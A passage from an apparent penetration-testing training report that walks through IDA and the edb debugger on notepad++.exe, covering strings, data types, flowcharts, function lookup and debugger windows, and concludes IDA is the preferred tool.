seg000:000000...	0000000E	C	Anonymous #17
seg000:000000...	00000062	C	What you do after sex?\n A. Smoke a cigarette\n B. Kiss your partener\n C. Clear browser hist...
seg000:000000...	0000000E	C	Anonymous #16
seg000:000000...	00000063	C	Life is like a penis, simple, soft, straight, relaxed and hanging freely.\nThen women make it hard.
seg000:000000...	0000000E	C	Anonymous #15
seg000:000000...	0000005D	C	A better world is where chickens can cross the road without having their motives questioned.
seg000:000000...	0000000E	C	Anonymous #14
seg000:000000...	0000008D	C	Whoever says Paper beats Rock is an idiot. Next time I see someone say that I will throw a rock ...
seg000:000000...	0000000E	C	Anonymous #13

Figure 360

Next it was attempted to define data types. Under the ‘options’ tab is located a menu titled ‘setup data types’ (Figure 46), which then allows the user to identify what different data types should appear in the ‘data carousel’ (Figure 47).




Figure 361




Figure 362

In the disassembled code, when the user places their cursor on a code segment and presses the 'D' button, IDA will then start cycling through the data types that are defined in the data carousel. If a data type is a byte, it then gets converted to a word, then a double word, a float, a quadro word, and finally a double. By doing so, different data types can be explicitly defined in the program (Figure 48).




Figure 363

Next the flow of execution of the program was examined. IDA provides clear flowcharts that show the execution flow of a program, like in Figure 49. All three fields in Figure 49 are related to a specific function. By clicking on different functions, different flowcharts like the one in Figure 49 are displayed. The flowchart clearly shows that when this function is called, the program will run and determine if the next function should be called, or if it should be bypassed and to instead call the third function. This is indicated by arrows. When the third function eventually runs and finishes, the program will then automatically continue with the next function in the list, which might also have subfunctions to call or bypass like in Figure 49.




Figure 364

As for using IDA to find bugs in the notepad++ program, unfortunately that task is beyond the experience and capabilities of the Pen Testers. Also, because notepad++ is so widely used it is unlikely that any bugs would be identified that were not previously identified by professionals in the reverse engineering field.

IDA is an extremely powerful tool with many capabilities not explored in this document. To understand it slightly better, a few more tasks using the notepad++.exe file with be completed below.

Earlier, multiple lines of texts containing entertaining quotes were found within the file by viewing the strings. Additionally, information from those strings can be used to provide perspective how that string interacts with the program. Figure 50 shows the address and length fields, both of which can be used to determine which function uses this quote.




Figure 365

Clicking on view → functions shows a complete list of functions. Then, ordering the functions based on address and/or length can determine which function uses the quote (Figure 51).




Figure 366

Then, double clicking the function brings up a visual representation of the function (Figure 52). Generally speaking the graph shows basics blocks and how they are cross-referenced between them. The details of the graph are behind the scope of this report.




Figure 367

Lastly, the ability to search for strings. This is done by simply clicking search at the top tool bar, then selecting the search button (Figure 53), while you are in the string view. This ability to search for particular strings is helpful when trying to determine how specific operations within the application work. For example if an error message is brought up after performing a task within the application, this feature will allow you to find the string of characters within the error message to quickly identify the function and determine how it works.




Figure 368

Using Ebd.debugger

The second tool explored for binary engineering is ebd.debugger. This tool provides information very similar to IDA and the notepad++.exe file is also used for this exercise

The initial ebd screen after loading the program displays a few different windows. The first screen in the top left (Figure 54) contains information similar to what is provided in IDA's graph feature. In here a trained eye may be able to decipher how the program uses parameters such as “call” or “mov”. The top right window (Figure 55) provides information about registers. Registers are small amounts of storage available to the CPU which may be used by the application. The bottom left window (Figure 56) provides

a raw hexdump of the program. Finally, the bottom right menu (Figure 57) shows stack information. Within the stack information various details can be found about the file include the file path, owner, PID, etc (Figure 54).




Figure 369




Figure 370




Figure 371




Figure 372

Binary Reverse Engineering Summary

IDA and ebd.debugger are both valuable reverse engineering tools. IDA has an advantage of being very feature rich and provides the user with many options to view information and navigate to related functions. In contrast ebd is not as simple to use and linking different areas of a program together was not as intuitive. As a result of its powerful tool set and its exceptional ability to display connections within the program, IDA is the preferred tool.